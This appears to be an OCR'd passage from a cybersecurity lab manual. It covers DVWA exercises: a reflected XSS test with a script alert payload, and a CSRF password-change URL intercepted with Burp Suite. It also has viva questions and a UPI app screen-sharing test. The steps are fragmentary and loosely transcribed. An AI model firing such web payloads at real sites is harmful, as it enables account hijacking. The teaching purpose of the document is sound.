


Now instead of any text let's try some script text.
Ex: <script>alert('Hello World')</script>


It displays an alert as shown below


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
127.0.0.1
Hello World
OK


Click Ok


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


—----------CSRF ATTACK—----------




try with pablo




open burpsuite




click start burp suite





open browser

search for DVWA




http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



VIVA Questions

1. What is XSS Attack?

……..

……

……

2. What is Command Injection Attack?

……

……

……

3. What is the full form of CSRF? And What is it?

……

……

……

4. Why do we need to use Kali Linux?

……

……..

……

5. What is Explicit and Payload?

……

……..

……

Experiment 10: Test security of UPI applications on Desktop sharing applications.

Step 1:
Download and install UPI application on your phone
Download and install Teamviewer on your phone and computer
Download and install Anydesk on your phone and computer

Step 2:
Test the security of the application and fill the table (keep adding more applications as you test)

List of UPI Apps

UPI Apps	Team Viewer	Any Desk
BHIM		
Google Pay		

VIVA Questions

1.List out a few UPI Apps?

……..

……

……

2. What is security policy?

……

……

……

3. What is a software license?

……

……

……

4. Why is security testing required?

……

……..

……

5. What is Steganography?

……

……..

……